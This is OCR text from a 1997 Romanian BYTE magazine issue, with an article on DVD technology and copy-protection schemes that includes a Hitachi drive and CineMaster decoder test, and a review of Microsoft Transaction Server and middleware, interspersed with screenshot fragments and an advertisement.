Codificarea înglobează o întreagă știință. Codificatoarele MPEG-2 sunt compuse din mai multe microprocesoare video speciale ce lucrează în paralel pentru a găsi și elimina componentele redundante ale semnalului video digital. De exemplu, codificatorul MPEG-2 al firmei C-Cube are 14 astfel de microprocesoare, fiecare realizând 2.5 miliarde de operații aritmetice pe secundă.

Discul video digital

Este fabricat dintr-o folie de aluminiu reflectorizantă încapsulată într-un material plastic transparent. Datele sunt stocate pe folie în serii alcătuite din mici cavități, dispuse pe disc sub forma unei spirale de densitate mare. Cavitățile sunt formate pe folie prin aplicarea lor cu ajutorul discului matriță (master) de sticlă. În cazul unui DVD cu o singură față, partea nefolosită poate prezenta conținutul discului sau alte mesaje.

Fabricanții de discuri estimează că prețul unui disc DVD cu o singură față și un singur strat va fi comparabil cu cel al unui disc audio CD, ceea ce reprezintă aproximativ 0.80$, incluzând și împachetarea.

Dispozitivul de redare

Toate subsistemele prezentate nu ar avea o valoare prea mare dacă acestea nu ar fi completate de un dispozitiv de redare (vezi fig. „Sistemul de redare“). Componentele principale ale unui astfel de dispozitiv sunt următoarele:

- Mecanismul de citire a discului: este compus dintr-un motor care rotește discul și un dispozitiv laser care citește informația de pe disc. Spre deosebire de dispozitivele de redare audio (care utilizează lumina infraroșie), se folosește lumina roșie.
- Procesorul de semnal digital DVD: este un circuit integrat care convertește impulsurile laser în semnal electric ce poate fi în continuare utilizat de alte părți ale decodificatorului.
- Decodificatorul audio/video digital: acest circuit integrat complex reconstituie datele comprimate pe disc, convertindu-le în semnale video și audio la o calitate de studio.
- Microcontrolerul: acest dispozitiv realizează un control asupra întregului dispozitiv de redare, convertind informațiile date de utilizator de la panoul de comandă sau telecomandă, în comenzi destinate decodificatorului audio/video și mecanismului de citire. De asemenea, acesta implementează mecanismul de autorizare a vizionării unor secvențe de film, de distribuție a codurilor de acces și de control al decriptării.


Cu aproximativ 1 milion de tranzistoare, decodificatorul audio/video este probabil componenta cea mai complexă a unui dispozitiv de redare DVD. Aceste dispozitive implementează trei funcții esențiale:

- separă și sincronizează datele audio și video;
- decodifică datele video și formatul lor pentru afișarea pe un monitor TV;
- decodifică datele audio și formatul lor pentru a putea fi amplificate de un sistem audio.

În plus, decodificatorul audio/video trebuie să implementeze afișarea grafică pe ecran, codificarea celor șase canale audio în formatul Dolby ProLogic sau MPEG-1, implementarea unor formate moștenite cum sunt VideoCD 2.0 și CD-Digital Audio, precum și altele.

Privind în ansamblu

Discul video digital trebuie văzut ca un tot


Sistemul pentru crearea matriței DVD
Sistem de înregistrare video
Codificator video MPEG-2 cu rata de biți variabilă
Sistem de înregistrare audio
Codificator audio MPEG-1 sau Dolby AC3
Controlul înregistrării cu asistență umană
Multiplexare și formatare
Emulare
Disc matriță (master)


unitar. Sistemul principal formatează semnalele video și audio îmbinându-le într-un singur fișier de date. De asemenea, el codifică secvențele de film în scopul vizualizării lor autorizate, gestionează pistele audio în mai multe limbi (8 limbi diferite pe film), formatează textul titrat și îl asociază secvențelor video corespunzătoare și la nevoie criptează semnalul audio și video.


Dispozitivul de redare trebuie să conțină o memorie tampon temporară suficient de mare utilizată în scopul păstrării semnalului audio/video în timp ce mecanismul de redare sare peste cadrele cenzurate. Desigur că sistemul principal trebuie să cunoască dimensiunea memoriei tampon precum și timpul de acces la un anume sector.

DVD-urile și calculatoarele personale

Astăzi, aproape toate calculatoarele personale se vând cu o unitate CD-ROM. În anul 1986, când s-au propus pentru prima oară unitățile CD-ROM, acestea, cu 680 MB, depășeau în capacitate multe discuri hard existente în acele vremuri. Practic, nu erau atâtea programe pentru a umple un întreg CD-ROM. De atunci însă lucrurile s-au schimbat. Calculatoarele personale au apărut cu discuri hard având capacități din ce în ce mai mari, ce pot stoca peste 1 GB de date și programe cu conținut multimedia. Astfel discurile CD-ROM au devenit mult prea neîncăpătoare.

Ca o consecință a necesității de stocare, furnizorii de calculatoare personale au anticipat viitorul, integrând unitățile DVD-ROM în PC-uri. Iar pentru a ridica PC-ul la adevărata lui valoare, i-au adăugat și un decodificator video DVD. O schemă bloc de integrare a unui dispozitiv de redare DVD-ROM într-un calculator personal este prezentată în fig. „Integrarea DVD-ROM-ului în PC“.





Graficul cantității de date

Una din problemele apărute la integrarea DVD-urilor în PC-uri a fost protecția împotriva copierii neautorizate a discurilor. Dacă decriptarea datelor este realizată de procesorul central al calculatorului, o dată decriptate aceste date ele pot fi stocate sub această formă pe un disc hard de mare capacitate. Astfel, datele pot fi copiate pe un alt mediu de stocare.


Pentru prevenirea copierii neautorizate s-au propus următoarele trei scheme:

- Eliminarea funcției „Save As“ din aplicațiile de redare a filmelor. Această schemă este ușor de implementat, dar nu este prea greu de ocolit.
- Modificarea sistemului de operare de bază al calculatorului astfel încât să recunoască datele DVD și să prevină copierea acestora de o altă aplicație ce rulează pe PC. Aproape toate marile studiouri au fost de acord cu această schemă dar, modificarea sistemelor de operare nu este un lucru banal. Windows 97 și-a propus să implementeze această caracteristică prin anul 1998.
- Dispunerea componentelor hardware ale calculatorului astfel încât datele DVD să nu treacă niciodată pe magistrala principală (magistrala PCI), ceea ce previne decriptarea lor de către CPU și înregistrarea lor pe un disc hard sau casetă magnetică.

Sistemele DVD pe piața românească

Anul acesta, la a șasea ediție CERF '97 desfășurată în perioada 13-17 mai la București, în cadrul Complexului Romaero Băneasa, firma MGT TRADE (tel. 401-312.03.11) a expus în standul propriu o unitate DVD-ROM (modelul GD-1000) a firmei Hitachi (tel. 03 3502-2111; http://www.hitachi.com) împreună cu o cartelă de decodificare DVD - CineMaster, a firmei Quadrant International Inc. (tel. 610 251-9999; http://www.qi.com). Fiind interesați de această nouă tehnologie, MGT TRADE ne-a pus la dispoziție, pentru testare, aceste dispozitive, un disc video digital (furnizat de firma Verbatim, tel. +44 0 1784 439781; http://www.verbatimcorp.com) conținând câteva exemple de filme, împreună cu driverele soft ale firmei Hitachi.

Cu noua unitate DVD-ROM, firma Hitachi își pune în valoare propria tehnologie. Modelul GD-1000 poate citi toate tipurile de suporturi DVD (de la 4.7 GB până la 17 GB) cât și discurile convenționale CD-ROM și CD audio. Produsul firmei Hitachi oferă o bună rată de transfer și un timp de acces de 190 ms în cazul DVD-urilor (cu o rată de 1,380 KB/sec) și 150 ms în cazul discurilor CD-ROM (cu o rată de 1,200 KB/sec), modul 4 PIO suportând o rată de transfer în rafală de 16.6 MB/sec. Amintim aici și alte caracteristici: capacitate / față de 8.5 GB,



Caracteristici ale cartelei CineMaster

Ieșiri video	S-Video, RGB, video compus
Formate video	NTSC, PAL
Decodificare video	DVD/MPEG-2/MPEG-1
Intrări/ieșiri audio	o intrare de la DVD și o ieșire spre cartela de sunet
Control audio	volum, filtre pentru frecvențe joase, medii și înalte, egalizor
Decodificare audio	Dolby AC-3/MPEG-2/MPEG-1

interfață EIDE (ATAPI), compatibilitate cu CD-ROM/RW, MTBF („mean time between failures“) de 50000 ore, ieșirea datelor audio digitale direct pe magistrala IDE și montare în poziție verticală sau orizontală.

Cartela de decodificare CineMaster a firmei Quadrant International Inc. se bazează pe tehnologia PCI Bus Mastering și tehnica de procesare VideoInlay.

Până acum, afișarea pe ecran a imaginilor video animate era implementată fie prin metoda de afișare analogică, fie prin metoda de conectare directă la cartela grafică. VideoInlay este o tehnică nouă ce ar putea fi adoptată rapid de marii producători de cartele decodificatoare DVD. Această tehnică de procesare se regăsește în implementarea cartelei CineMaster și utilizează formatul YUV al semnalului video digital (formatul YUV este un model de reprezentare a semnalelor video, în care culorile sunt specificate în concordanță cu cantitatea de lumină-componenta Y, gradația culorii-componenta U și gradul de saturație al culorii-componenta V). Acesta este scalat și convertit (dacă este necesar) prin hardware în formatul RGB specific calculatoarelor. Folosind tehnica avansată de acces direct la memorie (DMA) în combinație cu caracteristica „mastering“ a arhitecturii magistralei PCI (existența unui controler de magistrală care permite comunicația între dispozitive, fără ca fluxul de date să treacă prin unitatea centrală de prelucrare), semnalul ajunge direct la cartela grafică a calculatorului, ocolind procesorul gazdă, dându-i astfel posibilitatea de a executa între timp alte activități. Câteva caracteristici ale cartelei CineMaster se pot vedea în tabelul alăturat.

Discul DVD pentru teste al firmei Verbatim, oferit de firma MGT TRADE, respectă standardul industrial de interschimb UDF (Universal Disc Format), permițând utilizatorilor accesul de pe platforme multiple: DOS, Windows, Windows NT, OS/2, Mac OS și Unix.

Pentru testare, am folosit un sistem Pentium-90, cu magistrală „mastering“ PCI pe 32 de biți, echipat cu 32 MB RAM, cartelă video Matrox Millenium 4MB și cartelă de sunet, sub sistemul de operare Windows 95. Instalarea hard și soft nu a durat prea mult timp, în final, eforturile fiindu-ne răsplătite prin calitatea deosebită a imaginii și a sunetului.

Informații suplimentare despre unitățile și discurile DVD, precum și despre cartela CineMaster, le puteți obține de la firma MGT TRADE (tel. 401-312.03.11).■

Mircea Sabău este redactor la BYTE România și poate fi contactat la adresa e-mail: **msabau@agora.ro**


COMPETIȚIA DEALERILOR
Vă rugăm să ne contactați
dacă nu ați primit detaliile.
GEMINI SP
PLUS IN QUALITY
Str. Vasile Conta Nr.9 bis București 2
Tel/Fax: 210.85.65, 210.85.70
CEL MAI NOU
HEWLETT PACKARD
Authorised Wholesaler
Sisteme LCD de proiecție interactive
VĂ POATE OFERI:
Orice configurație pentru Personal Computers. Software.
Inkjet Printers.
Laserjet Printers.
Scanners.
Inkjet Plotters.

Echilibrați încărcarea folosind Transaction Server

Nu-l puteți vedea și nu memorează date sau calculează rezultate. Dar puteți trăi fără? Poate nu.

De Barry Nance

După o zi lungă de lucru și o cină rapidă, aveți în sfârșit ocazia să vă așezați și să vă citiți scrisorile. Factura pentru asigurarea mașinii a sosit azi și pare umflată. Fiind seara devreme, agentul dumneavoastră nu este disponibil pentru a face o ofertă din partea altei companii de asigurări. Nu vreți să așteptați ziua de mâine pentru că s-ar putea să uitați. Poate vă ajută Internet-ul.



ILUSTRAȚIA: MARK JARMAN © 1997

Vizitând sit-ul Web al companiei CHI (Card and Home Isurance), selectați butonul de oferte de asigurări pentru mașini și introduceți câteva informații despre mașina proprie și despre dumneavoastră. În scurt timp veți vedea că puteți într-adevăr face economie. Selectați butonul Yes, urmați instrucțiunile de pe ecran privind adresa pentru cec și apoi trimiteți o notă prin fax agentului spunând că v-ați schimbat firma de asigurare.

Nu ați fost singurul vizitator la situl CHI în acel moment. De fapt și alți 1000 de vizitatori au solicitat în același timp capacitatea disponibilă la cele 20 de servere Web de la CHI și cele 10 servere de baze de date, în căutarea unei modalități de economisire a banilor. Toți ați avut timpul de răspuns scurt deoarece CHI a utilizat un monitor TP (transaction-processing), mai precis Transaction Server de la Microsoft, atunci când a proiectat aplicația de oferte de asigurări bazată pe Web.

Transaction Server este un software care nu vă ajută să introduceți date, nici nu memorează date sau calculează rezultate. Și totuși ar fi foarte dificil să se implementeze o aplicație client /server solicitată, mare și complexă fără a folosi un asemenea produs. Middleware, categoria de software care include și Transaction Server, asigură integritatea tranzacției, distribuirea echilibrată a solicitărilor din partea aplicației la mai multe servere și impune accesul adecvat și cu securitate la nivelul de aplicație și cel al tranzacției.

Pentru a analiza complet Transaction Server am dezvoltat o aplicație ipotetică de oferte de asigurare pentru mașini și am testat aplicația într-un mediu intranet. Aplicația are toate componentele necesare pentru utilizare cu un monitor TP: arhitectură în trei treimi, necesitatea de sincronizare a actualizărilor bazei de date, un nivel de prezentare client suplu și potențialul pentru volum mare de accese.

În general, experiența m-a învățat că aplicațiile distribuite pe servere multiple necesită în mod absolut middleware, fără de care dezvoltarea de aplicații mari este îngrozitoare. Am mai descoperit și ceea ce face din Transaction Server un pachet meritoriu și am dat și peste câteva dintre neajunsuri. De exemplu, înainte de a putea utiliza Transaction Server, trebuie ca să reprezentați logica de activitate a aplicației ca o componentă ActiveX. O dată ce comutați și învățați ActiveX totuși, declararea tranzacțiilor în cadrul Transaction Server și apoi execuția, lăsându-l să administreze aceste tranzacții, este fără dureri.

Necesitând NT Server 4.0 și numai 32MB de RAM, Transaction Server se integrează frumos la organizații care deja s-au hotărât să utilizeze produsele Microsoft. În mediile cu platforme mixte, ca cele care utilizează un administrator de bază de date Oracle, trebuie să se facă mai multe schimbări sau trebuie așteptat până ce Microsoft face ca Transaction Server să conlucreze cu mai multe programe de administrare, limbaje și platforme de baze de date.


De ce middleware?

Middleware vă ajută să construiți aplicații de firmă pentru volume mari de date, care se pot executa pe mai multe servere de aplicații și pot actualiza servere multiple de baze de date. Mii de clienți ar putea utiliza simultan asemenea aplicații, prin intermediul unei baterii de servere Web. Analiştii de logica afacerii şi programatorii nu au nici timpul şi nici experienţa să creeze arhitectura bazată pe reţea şi orientată pe tranzacţii necesară dacă aceste aplicaţii se utilizează zilnic. Ei au suficient de lucru cu automatizarea procedurilor de derulare a afacerilor şi regulile acestora.

Middleware şi în special monitoarele TP oferă programatorilor soluţia, legăturile şi serviciile din aplicaţii, care permit unei aplicaţii distribuite să deservească un număr mare de clienţi. O aplicaţie tripartită, (cu separarea prezentării, logicii pentru activitate şi gestiunea memorării datelor), este un candidat de vârf pentru modul de control şi coordonare oferit de middleware.

Prin modul în care administrează interacţiunea între cele trei părţi, middleware echilibrează încărcarea serverelor, impune securitate la nivel de tranzacţie, stabileşte dinamic ruta pentru mesaje şi asigură integritatea tranzacţiilor efectuate în mai multe baze de date. Deoarece vă configuraţi middleware cu informaţii despre care serverele de baze de date sunt copii echivalente una pentru alta, acesta poate urmări activitatea de la servere şi trimite cererile de tranzacţii la serverele mai puţin ocupate. Dacă un server de baze de date se defectează, middleware face un şir de aşteptare pentru cererile SQL şi le transmite când acel server devine din nou operaţional în reţea.

Alternativ, middleware poate redirecţiona mesajul la un server diferit de bază de date (pe care l-aţi desemnat) care este o copie replicată a serverului defect. Fără să piardă ritmul, sistemul continuă să prelucreze tranzacţii care nu mai au nevoie de acces la serverul defectat. Unele produse middleware pot chiar ruta HTML şi alt trafic Web către servere mai puţin ocupate, reducând timpul de răspuns.



Transaction Server Explorer - Components

AWBasket.ShoppingBasket

Transaction Server Environment

☑ Run in Transaction Server environment

Location

Instances of this component can be created:


☐ In the creator's process - this option applies only when the creator is running on this computer

☑ In a server process on this computer

☐ In a remote server process on the computer:

File
View
Tools
Help
Computers
My Computer
Packages Installe
Adventure Wo
Componer
Roles
Sample Bank
System
Utilities
Remote Compone
Transaction List
Transaction Statis
Trace Messages
General
Transaction
Activation
Security
AWCustome
Customers

Configuraţi tranzacţiile cu Transaction Server în Transaction Server Explorer



Adventure Works Main - Microsoft Internet Explorer

Address http://localhost/MTxDemo/awmain.asp

New!
Women's woven tee,
short-sleeve, breathable henley, 100% cotton knit, blue (bl), beige (sa), or green (gn)
sizes S-XL
AW029-03

$26.10 SALE PRICE

New!
Men's button-down,
short-sleeve, durable, 100% cotton, button-flap pockets, blue (bl), red (re), or beige (sa)
sizes S-L

File
Edit
View
Go
Favorites
Help
Back
Forward
Stop
Refresh
Home
Search
Favorites
Print
Font
Mail
Edit
ADVENTURE WORKS
BASE CAMP
OFF THE WALL
INNER TRAIL
HO
Store Entrance
Select a Product Group
Camping Equipment
Climbing Equipment
Clothing
Select a Product Type
Boot
Pants
Parka
Shirt
ORDER


Transaction Server lucrează bine cu tehnologia Active Server Page de la Microsoft

Domeniul

Categoriile de middleware includ în plus faţă de monitoare TP, medii DCE/RPC, sistem de mesaje, unelte de acces la baze de date şi abordări OO (orientate obiect). Un monitor TP pune operaţiile din aplicaţie definite de utilizator (tranzacţiile) între declaraţii SQL BEGIN TRANSACTION şi END TRANSACTION. Prin utilizarea serviciilor de monitor TP, aplicaţiile nu trebuie să se asigure în mod deosebit pentru integritatea tranzacţiilor. Pe lingă Transaction Server de la Microsoft, produsele monitor TP includ Tuxedo de la BEA, Transaction Serrver de la IBM (înainte CiCS for OS/2, CICS for NT şi CICS for AIX), Enterprise Server de la Kiva şi VisiBroker de la Visigenic.

BEA oferă pentru programatorii Java servicii de tranzacţii prin produsul Jolt, o colecţie de biblioteci de clase şi funcţii care completează produsul middleware Tuxedo. Jolt substituie şi HTTP cu propriul Jolt Transaction Protocol, care oferă programelor Java bazate pe Jolt facilităţi suplimentare faţă de cele de la HTTP, orientat mai mult pentru prezentări de documente. VisiBroker de la Visigenic este un ORB (object request broker) CORBA 2.0. El foloseşte protocolul IIOP pentru comunicare între procese din nodurile reţelei şi oferă un generator de cod IDL la Java. Produsul de la Kiva este conceput special pentru Web, în timp ce produsele middleware de la IBM conectează mai multe calculatoare şi aplicaţii, în moduri mai diverse decât oricare dintre celelalte produse de pe piaţă.

Microsoft Transaction Server, ca multe alte monitoare TP ,are un API propriu. În timp ce alţi furnizori doresc să implementeze noile API-uri X Open, Microsoft doreşte să rămână la propriul model de componente ActiveX şi convenţii de aple sim-


My Computer
Network Neighborhood
Internet Explorer
Recycle Bin
Shortcut to Cat
James
Sample Bank - Visual Basic
Your Account Information
Account Number
Amount
Transfer to Account
Submit
Close
Transaction Type
Credit
Debit
Transfer
Iterations
of
Step
Component
Account
MoveMoney
Stateful MoveMoney
Language
Response (sec)
Minimum
Maximum
Average
Result
Transaction Server Explorer - Components
File View Tools Help
Bank. Account
Bank. CreateTable
Bank. GetReceipt
Bank. MoveMoney
Bank. UpdateRece...
Transaction Server Explorer - Transaction Statistics
File View Tools Help
Current
Active
Max. Active
In Doubt
Aggregate
Committed
Aborted
Forced Commit
Forced Abort
Total
Response Times (milliseconds)
MS DTC Started
Start
Transaction Server...
Transaction Se...
Sample Bank - Vis...
Transaction Server...
5:14 A

Account Number 1
Amount 1
Transaction Type: ● Credit ○ Debit ○ Transfer
Iterations 200 of 200
Step ☐
Component: Account ○ MoveMoney ● Stateful MoveMoney ○
Minimum 0.3 Maximum 1.252
Result: Credit to account 1, balance is $ 16738. (VB); Receipt No: 545

5 object(s)

Active 0
Max. Active 2
In Doubt 0
Committed 455
Aborted 0
Forced Commit 0
Forced Abort 0
Total 455
Min 190 Avg 420 Max 4756
MS DTC Started 04/02/97 03:49:37 AM

Microsoft Transaction Server Explorer urmărește controalele ActiveX și oferă statistici utile despre încărcarea cu tranzacții existentă

ple. Transaction Server adaugă doar două interfețe API noi, GetObjectContext() și SafeRef().

Calea de mijloc

Aplicația mea ipotetică de asigurare pentru mașini este o componentă server J++ ActiveX. Ea culege date de la beneficiarul potențial printr-o serie de pagini Web, caută și actualizează o serie de tabele în bazele de date și calculează un preț pentru asigurare. Remarcați că primele nu sunt cele reale și pentru simplitate nu am mai programat o funcție de comunicare automată cu departamentele pentru evidență mașini din diferitele state pentru verificarea trecutului șoferului.

O înregistrare Active Server Page VBScript în codul HTML al paginii Web de culegere de date apelează un program J++ pe care l-am definit ca „tranzacție“ folosind Tranzaction Server Explorer care lucrează în mod grafic. Cele trei tabele de bază de date pe care le-am prevăzut conțin date fictive de prime de asigurare pentru fiecare din cele 50 de state, factori de pondere pentru tipul și modelul mașinii asigurate și informații despre șofer (beneficiar). Am replicat tabelele de bază de date pe toate serverele într-unul din teste. Într-altul, am distribuit tabelele în mod diferit la servere, forțând Transaction Server să decidă care actualizare s-a finalizat cu succes și care nu, în timp ce am făcut modificări privind disponibilitatea serverelor.

În laborator, am configurat un LAN din 25 de calculatoare desktop conectate prin Ethernet la 10Mbps. Am utilizat 15 clienți Windows 95 și 10 servere NT 4.0 pentru a testa Transaction Server. Serverele aveau rol de servere Web (folosind IIS (Internet Information Server 3.0)) și servere de baze da date (folosind SQL Server 6.5). Nu era solicitare maximă, dar testul oferea o idee despre ce poate face Transaction Server.

Cum funcționează

Mediul pentru Transaction Server constă din procese de bază(programe client ca navigatoare Netscape Navigator și Microsoft Internet Explorer (MSIE)), componente de aplicații (implementări ale logicii activității firmei, care trebuie implementate ca și componente ActiveX), Transaction Server Executive (care administrează tranzacțiile și oferă servicii pentru componentele de aplicații), distribuitori de resurse (care distribuie și controlează resursele partajate, cum sunt conexiunile la o bază de date) și un administrator de resurse (chiar administratorul bazei de date). Prin suportul pentru ODBC, Transaction Server trebuie să poată conlucra cu orice administrator de resurse care oferă posibilitate de conectare ODBC și microsoft are în plan să adauge suport XA (Extended Architecture) la o versiune ulterioară pentru Transaction Server. Acest suport va fi oferit sub forma 